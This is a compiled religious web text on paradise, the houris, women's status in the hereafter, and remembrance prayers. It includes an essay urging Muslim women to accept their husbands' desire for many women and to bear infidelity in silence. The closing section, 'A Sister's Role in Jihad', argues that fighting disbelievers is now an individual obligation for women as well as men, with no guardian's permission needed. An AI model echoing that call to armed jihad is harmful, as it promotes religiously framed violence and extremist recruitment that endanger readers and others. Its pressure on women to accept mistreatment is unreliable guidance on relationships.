Al-Mazeed (the extra); ; The people of Paradise, during their eternal life, will get extra rewards, from Al-Mazeed.

Kathir Ibn Murrah ﷺ says, "Amongst the 'extra' bounties of paradise (referring to a verse of the Quran which says, "And we have extra by Us [for the people of paradise] ") is a cloud which will come over the inhabitants of paradise. The cloud will say to them, 'What do you wish that I rain upon you?' Whatever they wish for will be rained upon them." Kathir ﷺ said, "If Allah gives me the opportunity, I will definitely ask the cloud to rain for me beautiful women. [Ibn Abee Dunya]

Ibn Abbas ﷺ narrates that Rasulullah ﷺ said, “The person who falls in love, remains chaste, conceals this [from others], and dies is a shaheed.”

The youth especially should strive to remain chaste in order to gain this virtue.

The Messenger of Allah ﷺ said,



A Shaheed will have 7 qualities when he reaches Allah :

1. His sins will be forgiven upon the first drop of his blood, i.e. he will see his place in paradise.
2. He will receive protection from the punishment of the grave.
3. He will be in security from the great fear, i.e. day of judgement. --
4. A crown of honour will be placed on his head. One ruby from this crown is better than the world and all it contains.
5. He will marry 72 wives from the hurs.
6. He will intercede on the behalf of 70 of his relatives.
7. He’ will be made to wear clothes Iman (faith).

[Tirmidhee, Ahmad, Tabarani]

How to gain more wives in paradise ?

"Those who repress their anger and pardon people. Verily, Allah loves the good doers."
(Surah Al-Imran, 134)

Suppressing one's anger will cause him on the Day of Judgement to chose any of the Hoor-al-ayn he likes !!

Imam Razi ﷺ in his Tafsir, mentions that Allah ﷻ will give a believer as many wives as Allah ﷻ desires for every good deed that the believer does.

[Tafsir Razi 15/168 - Darul Fikr, Beirut]

The exact number of wives for each person will vary according to a person's obedience to Allah ﷻ and his level in paradise. Thus, we should try to do as many good deeds in this world in order to enter paradise and thereafter gain as many wives as possible.

And Allah ﷻ says:

"And no soul knows what has been hidden for them of comfort for eyes as reward for what they used to do".
(Surah As-Sajda, 17)

Advice from the Author

Take everything you see as a reminder of paradise and hell.

For Example :

When you fry your potato chips and you see hot boiling oil, this can be reminder of Hell, (Hell's fire is 70 times more hot than worldly fire)

The same is with paradise, when you see something that you like, you can take that thing as a reminder for paradise (Even though The Worldly things you like are nothing when compared with the things of Paradise)

According to my research; if you spend 2 hours of your time without doing anything useful on a daily basis and continue this for 20 years then at the end of these 20 years you would have wasted 1 ½ years !!!!!

Why don't you do Dhikr ?

The Messenger of Allah ﷺ said:

Is one of you so weak that he cannot acquire a thousand good deeds everyday?

So a questioner from amongst those sitting there asked him ; "How can anyone of us gain a thousand rewards? He ﷺ said, "Say

SubhanAllah (Glory be to Allah)

A hundred times, so a thousand good deeds are written for him or a thousand sins are cancelled for him.

La Hawla wa la Quwatta illa Billah

(There is no Might or Power except with Allah)

[The above is] a treasure from the treasures of Paradise.

The Messenger of Allah ﷺ said :
Whosoever, reaches the morning & reaches the evening and he says :

SubhanAllahi wa bihamdihi

(Glory be to Allah and Praise Him)

One hundred times (100 in the morning and 100 in the evening), then no one brings anything better than him on the Day of Judgment, than what he has brought. Except the one who says what he has said, or has said more than him.

The Messenger of Allah ﷺ said :
Shall I not show what will be better for you than a servant? If you lie down on your bed, then say SubhanAllah 33 times, and say Al-hamdulillaah 33 times, and say Allahu akbar 34 times.

SubhanAllahi wa bihamdihi, Subhan-Allahi 'l Adheem

(Glory be to Allah, and Praise, Glory be to Allah, the Supreme)

Prophet Muhammad ﷺ said: "Two words are light on the tongue, weigh heavily in the balance, they are loved by the Most Merciful One."

SubhanAllahi 'l adheem wa biHamdihi

(Glory be to Allah, The Supreme, and Praise Him)

A palm tree is planted for the reciter [of the above] in Paradise.

The Messenger of Allah ﷺ said:

"Whoever guides anyone to goodness, his reward shall be the same as those who follow his guidance without lessening a bit of their reward. And whoever guides anyone astray; his sin shall be the same as the sin of the person who follows him without lessening a single bit of their sin."

What about my beloved Sisters.

Superiority of Muslim Women over Hoors (Hoor alayn/ Hurs/Houris)* in Jannah (Paradise) in light of the Holy Quran and Hadiths:

Praise be to Allah (Subhaanahu Wa' Ta'aalaa);
Allâh (SWT) says in the Holy Quran:
"Houris (beautiful, fair females) restrained in pavilions...With Whom no man or jinn "yatmithhunna" (has opened their hymens with sexual intercourse) before them." [Sura Ar-Rahmân (55):72,74]

According to Ibn Kathir (died 1373 CE) in his Koranic commentary (Tafsir) of above mentioned Surah Al-Rahman (55), verse 72: "The Prophet Muhammad (صلى الله عليه وسلم) was heard saying: 'The smallest reward for the people of paradise is an abode where there are 80,000 servants and 72 wives, over which stands a dome decorated with pearls, aquamarine, and ruby, as wide as the distance from Al-Jabiyyah [a Damascus suburb] to Sana'a [Yemen]'."

At-Tirmizi, vol. 2 states on page 138: The Prophet Muhammad (صلى الله عليه وسلم) said "Every man who enters paradise shall be given 72 (seventy-two) houris; no matter at what age he had died, when he is admitted into paradise, he will become a thirty-year-old, and shall not age any further. A man in paradise shall be given virility equal to that of one hundred men".

Narrated from Anas (R.A.) that the Prophet Muhammad (صلى الله عليه وسلم) said: "A believer man will have 73 wives in heaven. We asked him (صلى الله عليه وسلم): Will he able to do (i.e. have sex with all of them) this? And He (صلى الله عليه وسلم) replied: He will be given power of 100 (men)." [Abu Na'eem Sifat al-Jannah]

Now many people want to know that: who will be superior the Muslim women of this world or the Houris (hoor al-Ayn/hur ul-Ayn/hoors/hurs) in Islamic Paradise? If you too want to know then you can read this whole article till the end.
Houris (hoor al-ayn/hurs/hoors) are completely a different creation and are unmatched when compared with the Muslim women of this world:
*Definition of Houris (hoor al-Ayn/hur ul-Ayn/hoors/hurs) from Noble Quran:
"Very fair females created by Allah as such not from the off-spring of Adam, with intense black irises of their eyes and intense white scleras". [Noble Quran; Glossary; Houris]

So it is obvious that houris (hoor al-Ayn) will be different from the off-springs of the Prophet Adam (A.S.), and as humans are the most superior creation of Allah (SWT) so Muslim women are superior to houris just like we as humans are superior to Jinns, Angels and all other creatures of Allah (SWT) that exist. So a hoori who is one of the delights of Paradise, she has only been created in Paradise for the sake of someone else, and has been made the reward for the believing man for his righteous deeds. But for Muslim women, they themselves are from the off-springs of Adam and the rewards of Paradise are created for them and on the contrary houris (hoor al-Ayn) themselves are from the rewards of Paradise.

Therefore, the houris (hoor al-Ayn) are not from the offsprings of Adam (A.S.) and have their own attributes and are living in Paradise since it was created. But righteous women of this world will enter Paradise after surviving the pains, hardships and performing righteous deeds in this world.

A superior recreation and high status of Muslim women in the Hereafter (in Paradise):
Allah (SWT) mentions that He will recreate Muslim women in Paradise in the following verse of Quran:
"Lo! We have created them a (new) creation. And made them virgins..." [Sura Al-Waqi`ah (56):35-36]

That is, Allah will recreate the elderly women and make them virgins; the same will be done for old men, Allah will make them youth. This is also mentioned in the following Hadith Al-Hasan Al-Basri says that: "An old woman came to the messenger of Allah and made a request, O' Messenger of Allah make Dua that Allah grants me entrance into Jannah. The messenger of Allah replied, O' Mother, an old woman cannot enter Jannah. That woman started crying and began to leave. The messenger of Allah said, Say to the woman that one will not enter in a state of old age, but Allah will make all the women of Jannah young virgins (forever)." [At-Tirmizi]

It is also mentioned in the Hadith that the women of this worldly life have superiority over houris (hoor al-Ayn) due to the acts of worship and obedience that they performed in this world. Therefore, the believing women will enter Paradise just like the believing men. If a woman had a number of husbands, she, upon entering Paradise with them, would choose among them the one with the best character and behavior.

The following Hadiths confirms the fact stated above:
Umme Salamah (Radiahallahu Anha) narrates that she said to the Prophet Muhammad (Sallallahu Alayhi Wasallam) "O Rasûlullah, are the women of this world superior or the hûrs (of Paradise)?" He replied, "The women of this world will have superiority over the hûrs (houris) just as the outer lining of a garment has superiority over the inner lining." Umme Salamah R.A then asked, "O Rasûlullah, what is the reason for this?" He answered, "Because they performed salâh, fasted, and worshipped [Allah]. Allah will put light on their faces and silk on their bodies. [The human women] will be fair in complexion and will wear green clothing and yellow jewelry. Their incense-burners will be made of pearls and their combs will be of gold. They will say, 'We are the women who will stay forever and we will never die. We are the women who will always remain in comfort and we will never undergo difficulty. We are the women who will stay and we will never leave. Listen, we are happy women and we will never become sad. Glad tidings to those men for whom we are and who are for us.'" [Tabrânî]

Al-Qurtubi said: Abu Bakr ibn al-Najjaad said: Ja'far ibn Muhammad ibn Shaakir told us, 'Ubayd ibn Ishaaq al-'Attaar told us, Sinaan ibn Haaroon told us, from Humayd from Anas that: Umm Habeebah the wife of the Prophet (peace and blessings of Allaah be upon him) said: "O Messenger of Allaah, if a woman had two husbands in this life, then they all died and came together in Paradise, with which of them would she be – the first or the last?" He said: "With the one whose attitude and conduct with her was best, O Umm Habeebah; a good attitude brings one the best of this world and the Hereafter." [Al-Tadhkirah fi Ahwaal al-Mawtaa wa'l-Aakhirah,2/278]

Imam Qurtubi in his "at-Tadhkirah fi-Ahwalil Mawta wa'l-Akhirah (in Remembrance of the Affairs of the Dead and Doomsday)" and Ibn Kathir in his "al-Bidaya wa'n-Nihaya (Kitabu'l- Fitan wa'l-Malahim) the Termination of the Afflictions and Fierce Battles" tell the story of the songs of houri in heaven: "Houri will sing for their own husbands, songs are so marvelous that every hearer will be so pleased. Houri will say: "We are Houri who has not had a sin." The women of this world will reply them saying: "We are the fasters (who keep fast), and you are not, we are the prayers, but you are not and we are the givers of charity but you are not."

And there is another narration which is famous with the name "Hadith of Soor" narrated from Abu Hurayrah (R.A.) that the Prophet Muhammad (صلى الله عليه وسلم) said that: "Every man in heaven will go to 72 of the creatures of Allah (houris) and 2 of the women of mankind, these two women are superior to the creatures of Allah (houris) with their worshipping (good deeds) they had performed in this world." [Bayhaqi, al-Bas wa'n-Nushur; Tabari, Tafsir; Abu Yala, Ibn Hajar, Fathu'l-Baari, Tabarani and others] So it is clear that Muslim women will not feel jealous of the houris (hoor al-Ayn) as righteous women of this world will be much more superior and beautiful than houris (hoor al-Ayn), in Jannah (Paradise).

Thus the situation of the believing woman in Paradise will be better than the situation of the houris (hoor al-Ayn); she will be higher in status and more beautiful. If a righteous woman from among the people of this world enters Paradise, then she will do so as a reward for her righteous deeds and as an honor from Allah to her for her religious commitment and righteousness. As for the houri who is one of the delights of Paradise, is an immortal woman, who does not age. She speaks softly and does not raise voice at her man; she is always reconciled with him. Having been brought up in luxury, she is a luxury herself, she has only been created in Paradise for the sake of someone else, and has been made the reward for the believing man for his righteous deeds. There is a great difference between one who enters Paradise as a reward for her righteous deeds and the one who was created as a reward for one who did righteous deeds. The former is a queen and a princess, and the latter, no matter how beautiful she is, is undoubtedly lower in status than a queen, and she (houri) is subject to the command of her believing master (man) for whom Allah created her as a reward.

One Important Note (Must Read):
Some Non-Muslims point out to verses in the Qur'an, which speak about how Muslim men would be able to have sex with the Houris in paradise. Then they exclaim that this is immorality or fornication. However, we must pay close attention to what the Quran actually says...

Allâh (SWT) says in the Holy Quran:

So (it will be), and We shall marry them to Houris (female fair ones) with wide, lovely eyes.
[Surah Ad-Dukhân (44):54]

"But those who believe (in the Oneness of Allâh - Islâmic Monotheism) and do deeds of righteousness, We shall admit them to Gardens under which rivers flow (Paradise), abiding therein forever. Therein they shall have Azwâjun Mutahharatun [purified mates or wives (having no menses, stools, urine, etc.)] and We shall admit them to shades wide and ever deepening (Paradise)." [Sura An-Nisâ' (4): 57]

The word used here is AZWAAJ. In Arabic, it means spouse. Notice, the key word, SPOUSES. The houris (hoors/hurs) will be the wives of Muslim men in Paradise. If a man has sex with his wife, is that fornication? No, of course not, she is his spouse. So, if a man can legitimately have sex with his spouse here on earth, then why can't a man legitimately have sex with his spouse in paradise.

Having said that, the gretest reward for the Muslim believers, men and women, in Jannah (Paradise) will be to view the Countenance (Apperance) of Allah (SWT). And for the believers there will be nothing more delightful than looking at Him;

This is mentioned in the following Hadiths:
Imam Ahmad recorded from Suhayb ibn Sinan ar-Rumi: The Messenger of Allah recited, (the words meaning), “For those who have done good is the best and even more.” [Sura Yunus, 26] He said, “When the people of Paradise enter Paradise, a caller will say: `O people of Paradise, Allah has promised you something that He wishes to fulfill.' They will reply: `What is it Has He not made our Scale heavy Has He not made our faces white and delivered us from Fire?' He (the narrater) said: "Allah will then remove the veil (from their eyes), and they will look at the Countenance (Appearance) of Allah, the Mighty, the Majestic.” He said, “By Allah, they have not been given anything dearer to them and more delightful than looking at Him.” [Tafsir Ibn Kathir, Muslim]

Narrated Suhayb ibn Sinan ar-Rumi: The Apostle of Allah said: "When those deserving of Paradise would enter Paradise, the Blessed and the Exalted would ask: Do you wish Me to give you anything more? They would say: Has You not brightened our faces? Has You not made us enter Paradise and saved us from Fire? He (the narrator) said: He (God) would lift the veil (from their eyes), and of things given to them nothing would be dearer to them than the sight of their Lord, the Mighty and the Glorious." [Sahih Muslim, Book 1, Number 0347]
Doubtless we, the men and women, are promissed to have what we want in Paradise (Jannah);

Allâh (SWT) says in the Holy Quran:
"Therein you shall have (all) that your inner selves desire, and therein you shall have (all) for which you ask for."
[Sura Fussilat 41:31-32]

What is there for Woman in Paradise

I am a firm believer in the Qur'an and Allah. Thank Allah my faith and trust in Him grows each day. My concern is this: the Qur'an mentions over and over the blessings of Heaven. It repeatedly mentions beautiful, pure maidens as a bounty of Heaven. People often say Islam is a male dominance religion.
Why is there not mention of rewards for women?

Praise be to Allah

Since you believe in Allah and His Book, you must know that (": and not one will thy Lord treat with injustice"), Verse 49, Surat al-Kahf, or the Cave, and ("Allah is never unjust in the least degree: if there is any good (done), He doubleth it, and gives from His Own Self a great reward"), Verse 40, Surat an-Nisa, or the Women.

Allah has meant this Law of Islam (Shari'ah) for both men and women. All address to men in the Quran is address to women, and all rules affecting men affect women as will unless evidence is established that one of them is meant and not the other as in the rules relating to Jihad (fighting for Islam), menstruation, custodianship, rule etc.

The evidence that women are included in Verses of the Quran in the male gender is a Hadith by ‘Ayishah who said that the Prophet (May peace and blessings be upon him) was asked about a man who sees traces of semen but does not remember having any dream of sexual nature. The Prophet (May peace and blessings be upon him) said: "Such man should perform the Ghusul (ritual ablution). He was also asked of a man who remembers a dream of sexual nature but sees no traces of semen. He said: "Such man does not have to perform the Ghusul (ritual ablution). Umm Salim said "A woman may have the same experience. Does she have to perform the Ghusul (ritual ablution)?" The Prophet (May peace and blessings be upon him) said: "Yes, there is no difference in this between man and woman." Narrated by Abu Dawud, at-Tirmizi 113 and others. The last phrase is in Sahih al-Jami’ under No. 2333.

With respect to rewards in the Hereafter and what women have in heaven, we include a number of Verses and Hadiths as follows:

Um Salamah said: "O Messenger of Allah. I did not hear a Verse in the Quran regarding the Hijrah (migration with the Prophet) of women." Then was revealed the Verse: ("And their Lord has accepted of them, and answered them: Never will I suffer to be lost the work of any of you, be he male or female: ye are members, one of another: those who have left their homes, and were driven out therefrom, and suffered harm in My cause, and fought and were slain – Verily I will blot out from them their inequities, and admit them into gardens with rivers flowing beneath; ... A reward from Allah, and from Allah is the best of rewards."), Verse 195, Surat al-‘Imran, or the Family. The Hadith was narrated by at-Tirmizi under No. 3023.

Ibn Kathir (May Allah have mercy on him) said the Verse ("fastajaba lahum rabbuhum") means Allah replied to their queries ... and the Verse ("anni la udi’u ‘amala ‘amilin minkum min thakarin aw untha") is an explanation of the reply meaning that good deeds will not be lost or ignored. All men and women will have the just reward for their deeds. The Verse ("ba’dukum min ba’d") means you will be treated equally with respect to rewards.

(If any do deeds of righteousness, be they male or female, and have faith, they will enter heaven, and not the least injustice will be done to them.), Verse 124, Surat an-Nisa, or the Women.

In explanation of this Verse, Ibn Kathir (May Allah have mercy on him) said the Verse shows Allah’s kindness, generosity and mercy in accepting the good deeds of all people, men and women, provided that they believe, in allowing them into heaven and in not decreasing rewards for their good deeds no even in the least.

(Whoever works righteousness, man or woman, and has faith, verily, to him will we give a life that is good and pure, and we will bestow on such their reward according to the best of actions.), Verse 97, Surat an-Nahl, or the Bees.

Ibn Kathir (May Allah have mercy on him) said this is a promise by Allah, the Exalted, to those who do good deeds i.e. deeds acceptable to Allah in which a Muslim follows the rules set in the Book of Allah, the Exalted, and the Sunnah of His Prophet (May peace and blessings be upon him), be they men or women, if they believe in Allah and His Messenger (May peace and blessings be upon him), that He will make them live a good life in this world and will be rewarded in the Hereafter. A good life would include all types of comfort.

(He that makes evil will not be requited but by the like thereof; and he that makes a righteous deed – whether man or woman – And is a believer – Such will enter the garden (of bliss): therein will they have abundance without measure.), Verse 40, Surat al-Mumin, or the believer.

Finally; dear sister, here is a Hadith that will dispel any doubt you may have with respect to the mentioning of women:

Um ‘Umarah al-Ansariyyah said that she went to the Prophet (May peace and blessings be upon him) and said to Him: "I feel that everything is for men. Women are not mentioned as having anything. Then was revealed the Verse: (For Muslim men and women, for believing men and women etc), Verse 35, Surat al-Ahzab, or the Confederates. The Hadith is narrated by at-Tirmizi under No. 3211, and is in Sahih at-Tirmizi under No. 2565.

In the collection of Hadiths of Imam Ahmad was narrated the Hadith that Um Salama (May Allah be pleased with her) said: "I said "O Messenger (May peace and blessings be upon him) of Allah. Why aren’t we mentioned in the Quran in an equal footing with men?" Then; I was surprised to hear Him call one day from the pulpit: "O people." As I was combing my hair at the moment, I wrapped it up and came close to the door and stood there listening to Him say: "Allah, Mighty and Sublime be He, revealed that (For Muslim men and women; for believing men and women; for devout men and women, for true men and women; for men and women who are patient and constant; for men and women who humble themselves; for men and women who give in charity; for men and women who fast; for men and women who guard their chastity; and for men and women who engage much in Allah’s remembrance for them has Allah prepared forgiveness and great reward.) Verse 35, Surat al-Ahzab, or the Confederates.

We ask Allah to give us all the ability to show sincerity in words and deeds and to continue as will-established Muslims.

May Allah have blessing on Prophet Muhammad .

Islam Q&A
Sheikh Muhammed Salih Al-Munajjid

How To Accept the Concept of the Hoors of Paradise as a Muslim Woman

Be Big-Hearted Enough to Stop Making Those Hoors Your Nemesis!

By (credit goes to original writer)

"I have a question about something I read in Qur'an, and some of the Hadiths! It says in the Qur'an that each man will be given 2 wives in Paradase! And there also will be Hoors in the service of men. What if you are married only one time during your life here? What about the women? Why does she have to share her husband with Hoors and other wives...why aren't women rewarded with a lot of husbands? Isn't Jannah a place where you purely get your wishes? I wish to be with my family, and with my husband, and only me! It is discouraging to hear that I will share my husband! I might be understanding this wrong! So can somebody please inform me about this paradox?" [Turntoislam Online forum]

I smile as I view this question posted by a Muslim woman on an online discussion forum. "Not again!" I exclaim. I have been asked this question so many times, by Muslim women who start gaining knowledge of Islam to lead a life of righteousness, that by now I know most of the answer by heart.

1. The meaning of "Hoor Al-`Een" as mentioned in the Qur'an:
   First of all, what are Hoor Al-`Een?
   The word "Hoor" means "A person having eyes characterized by hauar -- the intense whiteness of the white part of the eye". "Al-`Een" means large, wide eyes. Hoors are a special creation of Allah, one that He will create only for the inmates of Paradise. Hoor's are women who are described as having large eyes, with black irises contrasted against the intensely white part of the eye, luminous white skin, restrained glances, and glowing flesh through which the marrow of their bones will be visible. They do not exist in this world; they will be made as a special creation in the Hereafter, for the sexual gratification of the men of Paradise, and there will be a multitude of them for each man. They will be perpetual virgins.

   "... Maidens restrained (as to their glances), in (goodly) pavilions;-
   ... With whom no man or Jinn before them has done "tamth" (broken the hymen)"; [Surah Al-Rahman 55:70,72,74]

   According to Ibn Kathir, in his Qur'anic commentary (explanation, exegesis or "tafsir") of the above verse 72: "The Prophet Muhammad [صلى الله عليه وسلم] was heard saying: "The smallest reward for the people of Paradise is an abode where there are 80,000 servants and 72 wives, over which stands a dome decorated with pearls, aquamarine, and ruby, as wide as the distance from Al-Jabiyyah [a Damascus suburb] to Sana'a [Yemen]"."

   Al-Hoor al-'Een will be wives of the men in Paradise, in addition to their wives from among the people of this world. Allah says in the Qur'an:

   "So (it will be). And We shall marry them to Hoor (fair females) with wide lovely eyes."
   [Qur'an - Surah Al-Dukhan 44:54]

   "They will recline (with ease) on thrones arranged in ranks. And We shall marry them to Hoor (fair females) with wide lovely eyes."
   [Qur'an Surah Al-Toor 52:20]

   The Prophet [صلى الله عليه وسلم] also said: "The first group to enter Paradise will look like the moon when it is full. They will not spit or blow their noses or defecate therein. Their vessels and combs will be of gold and silver; their incense burners will be of aloeswood, and their sweat will be musk. Each of them will have two wives, the marrow of whose calves will be visible from beneath the flesh because of their beauty. There will be no dissent or enmity among them, and their hearts will be as one, and they will glorify Allah morning and evening." [Sahihain: Al-Bukhari, Muslim]

Another narration explains the statement of Allah, "beautiful fair females restrained in pavilions" - narrated Qaisi, Allah's Messenger [صلى الله عليه وسلم] said, "In Paradise, there is a pavilion made of a single hollow pearl sixty miles wide; in each corner, there are wives who will not see those in the other corners; and the believers will visit and enjoy them(all).'" [Sahih Al-Bukhari vol.6 - 402]

"Every man who enters paradise shall be given 72 Hoors; no matter at what age he had died, when he is admitted into Paradise, he will become a thirty-year-old, and shall not age any further. A man in paradise shall be given virility equal to that of one hundred men". [Al-Tirmidhi]

2. The status of the women of the world who enter Paradise, is higher than that of the Hoors:
Umme Salamah [may Allah be pleased with her] - the Prophet Muhammad's wife - narrates that she said to Allah's Messenger [صلى الله عليه وسلم], "O Messenger of Allah! Are the women of this world superior or the Hoors?" He replied, "The women of this world will have superiority over the Hoors just as the outer lining of a garment has superiority over the inner lining."

Umme Salamah then asked, "O Allah's Messenger, what is the reason for this?" He answered, "Because they performed salah, fasted, and worshipped [Allah]. Allah will put light on their faces and silk on their bodies. [The human women] will be fair in complexion, and will wear green clothing and yellow jewelry. Their incense-burners will be made of pearls, and their combs will be of gold. They will say, 'We are the women who will stay forever and we will never die. We are the women who will always remain in comfort and we will never undergo difficulty. We are the women who will stay and we will never leave. Listen, we are happy women and we will never become sad. Glad tidings to those men for whom we are and who are for us.'" [Tabrani]

As for these women of the world who are admitted into Paradise, they will have eyes and lust only for their husbands in Paradise, as stated in Tafsir Ibn Kathir:

Ibn Kathir said: "They (the women of Jannah) lower their gaze and avoid looking at men other than their husbands, so they do not think that there is anything in Paradise that is more handsome than their husbands. This was stated by Ibn 'Abbas, Qatadah, 'Ata' al-Khurasani and Ibn Zayd. And it was narrated that one of them will say to her husband: "By Allah I do not think that there is anything in Paradise finer than you, or that there is anything in Paradise dearer to me than you; praise be to Allaah Who has made you for me and made me for you"." [Tafsir al-Qur'an by Ibn-e-Kathir]

3. Analyze and accept men's innate sexual nature:

Scholars reassure women that the jealousy they feel in this world at the prospect of sharing their husband with another woman will not be felt by them in Paradise. Further, they exhort that women should submit to Allah's Will regarding that which He has decreed for Paradise, which is Al-ghayb (Unseen/Unknown), and questioning anything about the Unseen is advised against. This is because only Allah knows the details of what rewards Paradise will harbor, and whatever of those details He has chosen to describe in the Qur'an and Prophetic narrations, cannot even be properly imagined by the human mind, let alone understood or grasped in their true essence. Thirdly, Muslim women are given the consolation that at the end of it all, if they are admitted to Paradise, their status and beauty will far outweigh that of their husband's hoors, so they needn't worry.

The real answer to the "objection", however, of this seeming 'unfairness' of rewards in Paradise, - with men receiving a multitude of young, beautiful women to have physical relations with, while women being "restricted" to just one husband, lies simply in the basic physiological and physical differences between men and women.

The nature of men - that is, their physical, physiological and psychological make-up is such that the level of lust, sexual arousal, and temptation for procreation which they feel during this worldly life, is higher than that felt by women. Men are more prone to visual stimuli and frequent temptations. Women should try to understand that Allah has motivated men by the detailed description of Hoor's in Paradise, as a reward for their restraining themselves from zina (unlawful sexual intercourse i.e. adultery outside the marriage bond) in the world, because men easily get tempted time and again. Even if they love their wife, and she is very beautiful, they still desire other attractive women physically. Simply put: men get aroused by a single, casual glance at a body-part or a small flash of skin. They also desire unrestricted polygamy (i.e. they love the idea of having physical relations with a multitude of young women).

Women should embrace and accept this aspect of men's nature, and face the fact that their husband would love to have 72 wives, not just in Paradise, but in this world too, if it were possible. Men's physical desire for several young women simultaneously, has little to do with their love for each. For men, love and a physical relationship are not always one and the same thing.

If you, as a woman, find the concept of Hoor's in Paradis difficult to accept, that is because of your lack of understanding and knowledge of men's sexual nature, which Allah has ingrained in them with Himself, as a severe test of their patience. I have heard many married friends complain of their husbands staring at beautiful women on the streets, on television, or their flirting with their wife's own friends and cousins. Others have to deal with outright cheating and adultery in silence.

Reflect upon why rules and laws of Islam are different for women, than for men:

In order to better understand the difference in sexuality of men and women, try to reflect upon the following differences in Islamic laws and restrictions pertaining to the two genders:

- Men are not even allowed a second glance at a woman after the first, accidental one, whereas women have a less strict restriction regarding lowering the gaze.
- Men do not have to veil themselves, whereas women do.
- Men can take up to four wives, with strict restrictions, whereas women are forbidden to be polygamous in marriage, much to their relief and ease.

The differences in the above rulings apply for the reasons already cited – men's physical desirers being different from women's. That is why, women are obliged to cover themselves in front of men, and men are endorsed to lower their gaze. They cannot even look at a woman while talking to her on the basis of need; they cannot even talk to her unless there is a genuine, permissible need to do so. This is a very strict restriction upon them from Allah, one that is difficult to fulfill. One who fulfills them, therefore, is entitled to a great reward.

5. Accept that your husband wants this reward - despite what he says to the contrary:

Muslim women should appreciate the fact that if their husband is trying to obey Allah in this world, by trying to not gaze at women, and to avoid any kind of relations with them, particularly if his wife has aged or is not beautiful to begin with, he is indeed fighting a major battle against his base self, striving hard to be patient in obeying this extremely difficult command of Allah, and deserves ample reward for it in the Akhirah. If you truly love your husband for the sake of Allah, wouldn't you be big-hearted enough to rise above your petty possessiveness and insecurities, to let him have what he really wants, and more? Believe it - he WANTS those hoors! And if you truly love him, you should forget your jealous feelings and pray for Allah to recompense him with what he wants, and deserves, in Paradise.

6. Reflect upon the reasons for your jealousy:

As an empowered Muslim woman enjoying a lofty status and economic independence, following a religion in which you will never be reduced to a sex object or a physical body to be enjoyed by all and sundry, why are you so insecure that you feel jealous at the prospect of your "man" being shared by other women? Are you afraid of losing his love, of being given less importance by him, of no longer being the "one and only" in his life? What is it that you actually fear losing? Your control over his life? Your high status as the love of his life? Why do you believe so blindly in a man's monogamous love? Is it because romance novels and movies tell you that "the prince and princess lived happily ever after?" Or because man-made laws dictate that polygamy is illegal, because it is a cruelty and oppression toward women? Do you know that, demographically speaking, if each man were to marry just one woman, thousands of women would remain without mates, with no prospects of having children, a family life, a home of their own? Would you not love for other women what you want for your own self?

As far as petty jealousies and over-possessiveness go, many married women get jealous even if their husband compliments their sister before them ("You never gave me that compliment when I wore that color! Are you saying she's prettier than me?"); or if he spends more time in a day with his mother than with them; or if he talks in private on the phone with his best friend for more than an hour, when they are around waiting for his attention, etc. Women can get so insecure and possessive, that no woman is allowed even a second glance or casual physical proximity with their husband (I personally know a lady who hires no domestic maids for this reason!)

If you lack self-worth or suffer from low self-esteem, or if you are selfish in your love for your husband so much so that you do not want him to get what HE wants just because YOU do not like it, then perhaps you should study the Qur'an and ahadith more until you grasp the essence of reality. Anyone knowledgeable in Islam knows that Allah will grant her the most supreme of pleasures and perpetual happiness in Paradise, where she will never be sad, insecure, jealous or angry, even if her husband has other wives.

7. The Paradise of Islam is not a drunken orgy, as most haters claim:

Anti-Islam propagandists use the description of women, wine and dining in Islam's Paradise as a hate-mongering technique. They misconstrue these rewards by comparing them to similar pastimes prevalent in social gatherings here on earth. What they don't realize is that when Allah forbids some temporary pleasures in this world, the indulgence in which cause harm to humans themselves, (such as drinking causing accidents; adultery causing divorce, unwanted pregnancies, and broken homes etc.), He compensates those who obey Him by abstaining from these pleasures for His sake, with more sublime, everlasting pleasures of the same kind in the Hereafter, only without their negative consequences!

Also, some people claim that Islam uses the male sexual urge, by describing Hoors to Muslim men as a reward, to make them become righteous. Allah has not mentioned Hoors in the Qur'an as the sole motivating factor for men; those who dwell just on this aspect, driven by sexual urges to do good deeds in order to get those Hoors, have missed the spirit of Islam. There are three reasons why a Muslim does good deeds, or lives an Islamic way of life:

- To escape the Hell-Fire,
- To attain Paradise (implying that they covet the physical rewards of Paradise), and
- To please Allah out of their love for Him.

The true believers reach this third level of faith, in which they don't obsessively covet the rewards they are promised for doing good deeds; they do good only to please Allah, whose attributes they have recognized by gaining in-depth knowledge of the Qur'an. Therefore, if they know that there will be rivers of honey in Paradise ["..and rivers of honey pure and clear" - Surah Muhammad, 47:15], they don't argue or indulge in discussions about the length and depth of these rivers, or the taste of this honey; they just hope that Allah will be pleased with them when they leave this world, and will consequently grant them the best reward in the Hereafter.

A Sister's Role in Jihad

By Sister Al.... May Allah Reward her

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me martyrdom in your Path!

Salaam alykum Wa Ramatullahi Wa Barakatuh

Allah, The Exalted, has stated in the Qur'an:

"And the Believers, men and women, are supporters one of another; they enjoin the right and forbid the wrong (munkar), and they establish worship, and pay the poor-due, and they obey Allah and His messenger. As for these, Allah will have mercy on them. Lo! Allah is Mighty, Wise." [Qur'an 9:71]

The Prophet (peace be upon him) is reported to have said:

"Anybody amongst you who notices a 'munkar' (a violation of Allah's command), should correct it with his own hands, and if he is unable to do so, he should prohibit the same with his tongue; if he is unable even to do this, he should at least consider it as bad in his heart; this is the lowest degree of faith."

It follows from the hadith that correcting a violation of Allah's Command by hand is the best way. Now let us ask ourselves: What is the greatest violation of Allah's Command? The answer is simple according to the Qur'an: Disbelief in Allah and/or Associating others with Allah. And what is the best method of putting a check on this violation by hand? The answer, again, is clear: Jihad fi sabeelillah (fighting in the path of Allah). Numerous verses of the Qur'an and many traditions from the Prophet (peace be upon him) make this point clear beyond any doubt.

Thus, it follows that women and men are supporters of one another in the important obligation of Jihad in accordance with the spirit of the Qur'an and Prophetic traditions.

And when Jihad is Fard 'Ayn (an individual obligation like praying and fasting - where one person's engaging in it does not lift the responsibility from all others), as it is at the present time due to the domination of the enemy on several Muslim lands, the obligation to participate in Jihad is upon both Muslim men and women. Nowhere have scholars stated that only men are required to engage in Jihad and that women are not required to participate. In fact, books of fiqh have clearly included women and have also mentioned the regulations, for instance, that when Jihad is Fard 'Ayn, a woman does not need her husband's, father's, or waliy's (guardian's) permission to engage in the works of Jihad, just like she does not need her husband's or father's permission to offer her daily prayers or fast in Ramadan or pay Zakah (Note that travelling to a distant location for Jihad may have additional regulations found in books of fiqh).

